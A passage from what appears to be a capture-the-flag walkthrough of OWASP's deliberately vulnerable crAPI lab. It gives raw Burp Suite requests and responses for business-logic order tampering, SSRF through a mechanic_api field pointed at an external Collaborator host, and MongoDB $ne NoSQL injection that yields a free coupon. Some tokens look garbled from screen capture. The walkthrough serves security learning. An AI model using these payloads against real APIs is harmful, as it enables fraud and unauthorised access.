Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_r0sqJExLz07s810p3hsYgMf_xZy3a7MRY-46C0h7JDX9xJbkwosfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0j3x4Yn9h0qSpf6HS80d9z88z50bWV8jgx10YLRefwL2J1pQHrJGfCjW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemreBCW71jsPOBFq2syWaIjx-u3skP6j-JnHD5011BfQax8xSp9oK1jTTh-ob32g4EhAyAGKwNa3oVHkJ99tgkQHP9PeHtAtewBkgyzHGB1ppA
Content-Length: 32
Origin: http://localhost:8888
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Type: application/json
{
  "product_id":2,
  "quantity":3000
}
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:24:26 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
access-control-allow-origin: *
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 62
{
  "id":7,
  "message":"Order sent successfully.",
  "credit":-9940.0
}
```

Inspector

Request attributes
Protocol: **HTTP/1** **HTTP/2**

| Name | Value |
|--------|---------------------------|
| Method | POST |
| Path | /workshop/api/shop/orders |

Request query parameters
0

Request cookies
0

Request headers
15

| Name | Value |
|-----------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Mon, 11 Sep 2023 03:24:26 GMT |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, OPTIONS |
| Vary | origin, Cookie |
| access-control-allow-origin | * |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referrer-Policy | same-origin |
| Content-Length | 62 |

Checkout the available headers again when looking at the **GET** request for the order:

| ID | Time | URL | Method | Path | Code | Size | Type | Time | Method | Path | Code | Size | Type | |
|------|-------------|-----------------------|--------|-------------------------------|------|------|------|------|------------|-----------------------------|---------|------|------|--|
| 1590 | 20:26:13.10 | http://localhost:8888 | GET | /workshop/api/shop/products | 200 | 468 | JSON | | POST | /workshop/api/shop/orders | 107.0.1 | | | |
| 1590 | 20:26:46.10 | http://localhost:8888 | GET | /workshop/api/shop/orders/all | 200 | 1721 | JSON | | | | 127.0.1 | | | |
| 1591 | 20:26:48.10 | http://localhost:8888 | GET | /workshop/api/shop/orders/7 | 200 | 864 | JSON | | POST - PUT | /workshop/api/shop/orders/7 | 127.0.1 | | | |

Request

```
GET /workshop/api/shop/orders/7 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/orders?order_id=7
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_r0sqJExLz07s810p3hsYgMf_xZy3a7MRY-46C0h7JDX9xJbkwosfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0j3x4Yn9h0qSpf6HS80d9z88z50bWV8jgx10YLRefwL2J1pQHrJGfCjW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemreBCW71jsPOBFq2syWaIjx-u3skP6j-JnHD5011BfQax8xSp9oK1jTTh-ob32g4EhAyAGKwNa3oVHkJ99tgkQHP9PeHtAtewBkgyzHGB1ppA
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:25:48 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 562
{
  "order": {
    "id":7,
    "user": {
      "email":"hacker@example.com",
      "number":"1111111111"
    },
    "product": {
      "id":2,
      "name": "wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    "quantity":1000,
    "status": "delivered",
    "transaction_id": "78d1cd1-2e0b-466d-b84e-0f93e0687ba0",
    "created_on": "2023-09-11T03:24:26.839386"
  }
}
```

Inspector

Selection
Selected text
delivered

| Name | Value |
|------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Mon, 11 Sep 2023 03:25:48 GMT |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, OPTIONS |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referrer-Policy | same-origin |
| Content-Length | 562 |

Easy as 🍔

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel < >

Request

```
PUT /workshop/api/shop/orders/7 HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/orders?order_id=7
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdW10IjoxNjMwRZXJA2XnhbxsZ5jb280LLCjb2xLijoidXnlciisImIhdIGMTYSN0dTEMyvJzXh1joxNkMDA10MzQ0.FrnV0_r0sqJExLz07s810p3hsYgMf_xZy3a7MRY-46C0h7JDX9xJbkwosfQ0jkPhrzftqk83ZubGYSW3ADQ0_1TmRaY0j3x4Yn9h0qSpf6HS80d9z88z50bWV8jgx10YLRefwL2J1pQHrJGfCjW17H-SX5431cHeJyWmHOIib_0Ahnqnp9k|Mmk87byPIYEB0JLeitemreBCW71jsPOBFq2syWaIjx-u3skP6j-JnHD5011BfQax8xSp9oK1jTTh-ob32g4EhAyAGKwNa3oVHkJ99tgkQHP9PeHtAtewBkgyzHGB1ppA
Content-Length: 149
```

Response

```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Mon, 11 Sep 2023 03:28:12 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Content-Length: 294
{
  "order": {
    "id":7,
    "user": {
      "email":"hacker@example.com",
      "number":"1111111111"
    },
    "product": {
      "id":2,
      "name": "wheel",
      "price": "10.00",
      "image_url": "images/wheel.svg"
    },
    "status": "returned",
    "transaction_id": "78d1cd1-2e0b-466d-b84e-0f93e0687ba0",
    "created_on": "2023-09-11T03:24:26.839386"
  }
}
```

Inspector

Selection
Selected text
returned

| Name | Value |
|------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Mon, 11 Sep 2023 03:28:12 GMT |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, OPTIONS |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referrer-Policy | same-origin |
| Content-Length | 294 |

Challenge 10 - Update internal video properties

Let's go back to the original request "`/identity/api/v2/user/videos HTTP/1.1`". As long as we get the path correct, the web application is allowing `PUT` request's with what looks like inadequate sanitization.

Intercept HTTP history WebSockets history Proxy settings

Filter: Matching expression "/identity/api/v2/user/videos

| # | Time | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Comment | TLS | IP |
|------|-----------------|-----------------------|--------|---|--------|--------|-------------|--------|-----------|-----------|-------|--------------|-----------|----|
| 103 | 20:40:01 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 401 | 454 | JSON | | | DELETE - PUT | 127.0.0.1 | |
| 1084 | 20:40:15 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 401 | 454 | JSON | | | DELETE - PUT | 127.0.0.1 | |
| 1086 | 20:40:15 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 401 | 454 | JSON | | | DELETE - PUT | 127.0.0.1 | |
| 1087 | 20:40:40 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 401 | 454 | JSON | | | DELETE - PUT | 127.0.0.1 | |
| 1088 | 20:43:30 7 S... | http://localhost:8888 | GET | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | | 400 | 391 | | | | DELETE - GET | 127.0.0.1 | |
| 1123 | 20:43:50 7 S... | http://localhost:8888 | GET | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | | 400 | 391 | | | | DELETE - GET | 127.0.0.1 | |
| 1124 | 20:43:50 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 401 | 454 | JSON | | | DELETE - PUT | 127.0.0.1 | |
| 1125 | 20:44:03 7 S... | http://localhost:8888 | PUT | /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D | | ✓ | 400 | 391 | | | | DELETE - GET | 127.0.0.1 | |

Request

```
Pretty Raw Hex
1 PUT /identity/api/v2/user/videos/%7B%7Bvideo_id%7D%7D HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Content-Length: 29
9 Content-Type: application/json
10 {
  "videoName": "interface.mp4"
}
```

Response

```
Pretty Raw Hex Render
1. HTTP/1.1 400
2. Server: openresty/1.17.8.2
3. Date: Fri, 08 Sep 2023 03:44:43 GMT
4. Content-Length: 0
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. X-Content-Type-Options: nosniff
10. X-Frame-Options: DENY
11. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12. Pragma: no-cache
13. Expires: 0
14. X-Frame-Options: DENY
15. 
```

Inspector

| Name | Value |
|------------------------|--|
| Server | openresty/1.17.8.2 |
| Date | Fri, 08 Sep 2023 03:44:43... |
| Content-Length | 0 |
| Connection | close |
| Vary | Origin |
| Vary | Access-Control-Request-Method |
| Vary | Access-Control-Request-Headers |
| X-Content-Type-Options | nosniff |
| X-XSS-Protection | 1; mode=block |
| Cache-Control | no-cache, no-store, max-age=0, must-revalidate |
| Pragma | no-cache |
| Expires | 0 |
| X-Frame-Options | DENY |

Our latest video upload shows a valid ID of `34`:

1632 20:44:40 10 ... http://localhost:8888 POST /identity/api/v2/user/videos ✓ 200 8308070 JSON 127.0.0.1

1634 20:44:40 10 ... http://localhost:8888 GET /identity/api/v2/vehicle/ashboard 200 8196898 JSON 127.0.0.1

1635 20:44:40 10 ... https://maps.googleapis.com GET /maps/api/geocode/json 200 2905 JSON 127.0.0.1

1636 20:44:40 10 ... https://maps.googleapis.com GET /maps/api/geocode/json?ll=-25.237982,-48.580033 200 8000553 JSON 127.0.0.1

1637 20:44:40 10 ... https://maps.googleapis.com POST /maps/api/internal.mapa.maps.IInternalService/GetViewpointInfo 200 28642 JSON 127.0.0.1

1638 20:44:40 10 ... https://maps.googleapis.com GET /maps/api/sa/AuthenticationService/Authenticate?<https://maps.googleapis.com/> 200 512 script 127.0.0.1

1639 20:44:40 10 ... https://maps.googleapis.com GET /maps/api/rtb/lm/rtb/lmrtb/116873254542456263/rt1e02am/36614000992m... 300 282 127.0.0.1

1640 20:44:40 10 ... https://www.google.com GET /maps/api/rtb/lm/rtb/lmrtb/116873254542456263/rt1e02am/36614000992m... 304 282 127.0.0.1

1641 20:44:40 10 ... https://www.google.com GET /maps/api/rtb/lm/rtb/lmrtb/116873254542456263/rt1e02am/36614000992m... 304 282 127.0.0.1

Request

```
Pretty Raw Hex
1. POST /identity/api/v2/user/videos HTTP/1.1
2. Host: localhost:8888
3. User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4. Accept: */*
5. Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6. Accept-Encoding: gzip, deflate
7. Connection: close
8. Content-Type: multipart/form-data; boundary="-----10229022465683781333910989155"
9. Content-Length: 49909
10. Content-Disposition: form-data; name="file"; filename="20281215_094957.mp4"
11. Original: http://localhost:8888
12. 
```

Response

```
Pretty Raw Hex Render
1. HTTP/1.1 200
2. Server: openresty/1.17.8.2
3. Date: Mon, 11 Sep 2023 03:44:41 GMT
4. Content-Type: application/json
5. Connection: close
6. Vary: Origin
7. Vary: Access-Control-Request-Method
8. Vary: Access-Control-Request-Headers
9. X-Content-Type-Options: nosniff
10. X-XSS-Protection: 1; mode=block
11. Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12. Pragma: no-cache
13. Expires: 0
14. X-Frame-Options: DENY
15. Content-Length: 8307689
16. Content-Type: 
```

Inspector

| Name | Value |
|------------------------|--------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Mon, 11 Sep 2023 03:44:41... |
| Content-Type | application/json |
| Connection | close |
| Vary | Origin |
| Vary | Access-Control-Request-Method |
| Vary | Access-Control-Request-Headers |
| X-Content-Type-Options | nosniff |
| X-XSS-Protection | 1; mode=block |
| Cache-Control | no-cache, no-store, max-a... |
| Pragma | no-cache |
| Expires | 0 |
| X-Frame-Options | DENY |
| Content-Length | 8307689 |

Here, we can see a successful `PUT` request has updated the resource:

crAPI | Web Application | Walkthrough | Ads Dawson | September 2023

26

▼ SSRF - Flag 🐾

Challenge 11 - Make crAPI send an HTTP call to "www.google.com" and return the HTTP response.

From my experience, locating SSRF attack vectors can be difficult unless it's obvious that the application's normal traffic involves request parameters containing full URLs. Trying to identify other scenario's such as Partial URLs in requests, URLs within data formats or SSRF via the Referer header is more involved.

I first checked my Target Scope in Burp Suite for `3xx` (open-redirects) but left me empty handed:

Navigating through the UI, I decided to check out the `contact` feature and can see the API is making an internal request to the web app under the `mechanic_api` key:

Request

```
Pretty Raw Hex JSON Web Token
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH828122
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjwIjoiMjAxMDQyNTMxMSIsInIhdC1oMTY5NDU0OC0iLCxhbmVzIjoxNjM4MjE4fQ.nvEuIacL4Ik9s3598tMhST1K3h4dJLGSXysS1Ul0l3maKdyj6
KmcNyqWf685V_jcsIMsv_xAqutFKUGP0u928-nbF18ssn2r2ARbfvDf2eJehk7HH21j12u5xHgehnh2048
-Z-mw09YBu0zJN0NHCgNR4mhdB120VBT2F2Nz6VexShpBa2AYt01eh56-CbcJCPaJXohr750CamlzT7IVg
-2m0rnyEh1sp1pnKn15p0800MKVzde0gyn13n-NjZ1y035WRcRcdg76mTTjWH183-37_Rhp0wzph90pd6
58zax0y0
10 Content-Length: 210
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "data",
    "vin": "7ZDCP26LKUH828122",
    "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
    "repeat_request_if_failed": false,
    "number_of_repeats": 1
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.4.2
3 Date: Wed, 13 Sep 2023 04:07:11 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Content-Length: 160
13
14 {
    "response_from_mechanic_api": {
        "id": 10834,
        "sent": true,
        "report_link": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=10834"
    },
    "status": 200
}
```

Inspector

| | |
|--------------------|----|
| Request attributes | 2 |
| Request headers | 15 |
| Response headers | 11 |

This flag is to use google.com, but for sake of my walkthrough I want to use my Burp Suite Collaborator URL instead: (this is working and accepted)

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Request

```
Pretty Raw Hex JSON Web Token
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH828122
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjwIjoiMjAxMDQyNTMxMSIsInIhdC1oMTY5NDU0OC0iLCxhbmVzIjoxNjM4MjE4fQ.nvEuIacL4Ik9s3598tMhST1K3h4dJLGSXysS1Ul0l3maKdyj6
KmcNyqWf685V_jcsIMsv_xAqutFKUGP0u928-nbF18ssn2r2ARbfvDf2eJehk7HH21j12u5xHgehnh2048
-Z-mw09YBu0zJN0NHCgNR4mhdB120VBT2F2Nz6VexShpBa2AYt01eh56-CbcJCPaJXohr750CamlzT7IVg
-2m0rnyEh1sp1pnKn15p0800MKVzde0gyn13n-NjZ1y035WRcRcdg76mTTjWH183-37_Rhp0wzph90pd6
58zax0y0
10 Content-Length: 203
11 Origin: http://localhost:8888
12 DNT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
    "mechanic_code": "TRAC_JHN",
    "problem_details": "data",
    "vin": "7ZDCP26LKUH828122",
    "mechanic_api": "http://kmcu33ksplygyp47grdl03kuqlee23.oastify.com",
    "repeat_request_if_failed": false,
    "number_of_repeats": 1
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.4.2
3 Date: Wed, 13 Sep 2023 04:27:17 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Content-Length: 130
13
14 {
    "response_from_mechanic_api": {
        "html": "<html><body>t2w91xy4aply4e3cmfaczzjg1gz</body></html>",
        "status": 200
    }
}
```

Inspector

| | |
|--------------------------|---|
| Selection | 130 (0x82) |
| Selected text | {"response_from_mechanic_api": {"html": "<html><body>t2w91xy4aply4e3cmfaczzjg1gz</body></html>"}, "status": 200} |
| Request attributes | 2 |
| Request query parameters | 0 |
| Request cookies | 0 |
| Request headers | 15 |
| Name | Value |
| Host | localhost:8888 |
| User-Agent | Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 |
| Accept | */* |
| Accept-Language | en-CA,en-US;q=0.7,en;q=0.3 |
| Accept-Encoding | gzip, deflate |
| Referer | http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH828122 |
| Content-Type | application/json |
| Authorization | Bearer eyJhbGciOiJIaTwkIjwIjoiMjAxMDQyNTMxMSIsInIhdC1oMTY5NDU0OC0iLCxhbmVzIjoxNjM4MjE4fQ.nvEuIacL4Ik9s3598tMhST1K3h4dJLGSXysS1Ul0l3maKdyj6 KmcNyqWf685V_jcsIMsv_xAqutFKUGP0u928-nbF18ssn2r2ARbfvDf2eJehk7HH21j12u5xHgehnh2048 -Z-mw09YBu0zJN0NHCgNR4mhdB120VBT2F2Nz6VexShpBa2AYt01eh56-CbcJCPaJXohr750CamlzT7IVg -2m0rnyEh1sp1pnKn15p0800MKVzde0gyn13n-NjZ1y035WRcRcdg76mTTjWH183-37_Rhp0wzph90pd6 58zax0y0 |
| Content-Length | 203 |
| Origin | http://localhost:8888 |
| DNT | 1 |
| Connection | close |
| Sec-Fetch-Dest | empty |
| Sec-Fetch-Mode | cors |
| Sec-Fetch-Site | same-origin |

Verification from the collaborator:

The screenshot shows the Jet-Tool interface with several windows open. One window displays a list of payloads with columns for Time, Type, and Payload. Another window shows a detailed analysis of a JWT token, including its original form and decoded values. The decoded token values include fields like 'role' (user), 'iat' (Timestamp), and 'exp' (Expiration). The token was issued on 2023-09-13 20:06:58 UTC and expires on 2023-09-13 20:07:58 UTC.

▼ NoSQL Injection - Flag 🦸

Challenge 12 - Find a way to get free coupons without knowing the coupon code.

NoSQL (Not Only SQL) refers to database systems that use more flexible data formats and do not support Structured Query Language (SQL). They typically store and manage data as key-value pairs, documents, or data graphs. ← Here is our clue

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as `XML`, `JSON`, `LINQ`, etc).

crAPI has a coupon validation endpoint at `POST /community/api/v2/coupon/validate-coupon HTTP/1.1`. Let's edit the current request to a `QueryString` to test for NoSQLi using the NoSQLi bAPP extension:

The screenshot shows the NetworkMiner tool capturing a `POST /community/api/v2/coupon/validate-coupon` request. The payload contains a `coupon_code` parameter set to `"ads_coupon_codeeazzz"`. A context menu is open over this parameter, with the "Convert to QueryString" option highlighted.

Our received response here shows that this endpoint is potentially vulnerable to NoSQLi:

Request

```
Pretty Raw Hex JSON Web Token
1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzdW10Jz0yNnZrZXJAZhxbXzS5IjB20lCjy2xLjoiNdExnlisInlhCI0MTYSNDU3N0oxDcVzXhwijoNjKtM4E4f0.nwcEUacl-41K9s58dBTsM5T34Hd1j3s1ts013mka0y16_KmcYKsRpWF6SV_jc1b15...x4aqutFKUGPGU92b-mdbf1rs5mzR2Atfv0dqEjhk17H121j2u5xgeh0h204b-Z-mdu9YBu09nWdn6KgCgN4Rm0d2DVTf6Er2rVexShBa0y1101fxhCbcJCPx9oh039Cm3z1f7IVLq5uwhRprrHyEk1zpkKnz15po0U00KvzdeDgyn13n-NjLy0j5wMc4g9mFjJ)w183-37_RpMo2phc09pd058Sa2QxXNQ
9 Origin: http://localhost:8888
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 33
12 Content-Type: application/x-www-form-urlencoded
13
14
15
16
17
18 coupon_code:ads_coupon_codeeezzzz]
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 422 Unprocessable Entity
2 Server: openentry/1.17.8.2
3 Date: Wed, 13 Sep 2023 05:23:06 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Origin: *
9 Content-Length: 65
10
11 {
    "error": "invalid character 'c' looking for beginning of value"
12
```

Performing some testing with noSQLi payloads, I verified this looks to be a backend MongoDB. As such, I amended my request to:

```
{"coupon_code":{
  "$ne":"ads_coupon_codeeezzzz"}
```

The `$ne` is a MongoDB Comparison Query Operator. The query must be sent within enclosed `json` and key/value pair's for what data is being queried (in this case, the `coupon_code` is being verified - Example: `{'team': {$ne : "Mavs"}}`).

As such this query is sent and interpreted as... “verify the coupon code is not `ads_coupon_codeeezzzz` (which we know is unsuccessful from the `500` error and as such an implicit other available coupon) which yields successful:

Request

```
Pretty Raw Hex JSON Web Token
1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzdW10Jz0yNnZrZXJAZhxbXzS5IjB20lCjy2xLjoiNdExnlisInlhCI0MTYSNDU3N0oxDcVzXhwijoNjKtM4E4f0.nwcEUacl-41K9s58dBTsM5T34Hd1j3s1ts013mka0y16_KmcYKsRpWF6SV_jc1b15...x4aqutFKUGPGU92b-mdbf1rs5mzR2Atfv0dqEjhk17H121j2u5xgeh0h204b-Z-mdu9YBu09nWdn6KgCgN4Rm0d2DVTf6Er2rVexShBa0y1101fxhCbcJCPx9oh039Cm3z1f7IVLq5uwhRprrHyEk1zpkKnz15po0U00KvzdeDgyn13n-NjLy0j5wMc4g9mFjJ)w183-37_RpMo2phc09pd058Sa2QxXNQ
10 Content-Length: 33
11 Origin: http://localhost:8888
12 OWT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
  "coupon_code":{
    "$ne":"ada"
  }
20 }
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openentry/1.17.8.2
3 Date: Wed, 13 Sep 2023 05:35:45 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Origin: *
9 Content-Length: 79
10
11 {
    "coupon_code": "TRAC075",
    "amount": "75",
    "CreatedAt": "2023-09-05T02:28:09.529Z"
12
13
14
15
16
17
18
19
20
```

To be sure, I sent a request for the actual coupon legitimate value:

Request

```
Pretty Raw Hex JSON Web Token
1 POST /workshop/api/shop/apply_coupon HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.yJzdW10Jz0yNnZrZXJAZhxbXzS5IjB20lCjy2xLjoiNdExnlisInlhCI0MTYSNDU3N0oxDcVzXhwijoNjKtM4E4f0.nwcEUacl-41K9s58dBTsM5T34Hd1j3s1ts013mka0y16_KmcYKsRpWF6SV_jc1b15...x4aqutFKUGPGU92b-mdbf1rs5mzR2Atfv0dqEjhk17H121j2u5xgeh0h204b-Z-mdu9YBu09nWdn6KgCgN4Rm0d2DVTf6Er2rVexShBa0y1101fxhCbcJCPx9oh039Cm3z1f7IVLq5uwhRprrHyEk1zpkKnz15po0U00KvzdeDgyn13n-NjLy0j5wMc4g9mFjJ)w183-37_RpMo2phc09pd058Sa2QxXNQ
10 Content-Length: 37
11 Origin: http://localhost:8888
12 OWT: 1
13 Connection: close
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
  "coupon_code": "TRAC075",
  "amount": "75"
19
20 }
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openentry/1.17.8.2
3 Date: Wed, 13 Sep 2023 05:41:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST,OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Content-Length: 96
13
14 {
    "credit": "75.0",
    "message": "Coupon successfully applied!"
15
16
17
18
19
20
```

▼ SQL Injection - TODO

Challenge 13 - Find a way to redeem a coupon that you have already claimed by modifying the database

If we try to again redeem the coupon code which we originally validated, we get an error:

| Request | Response | Inspector |
|--|--|--|
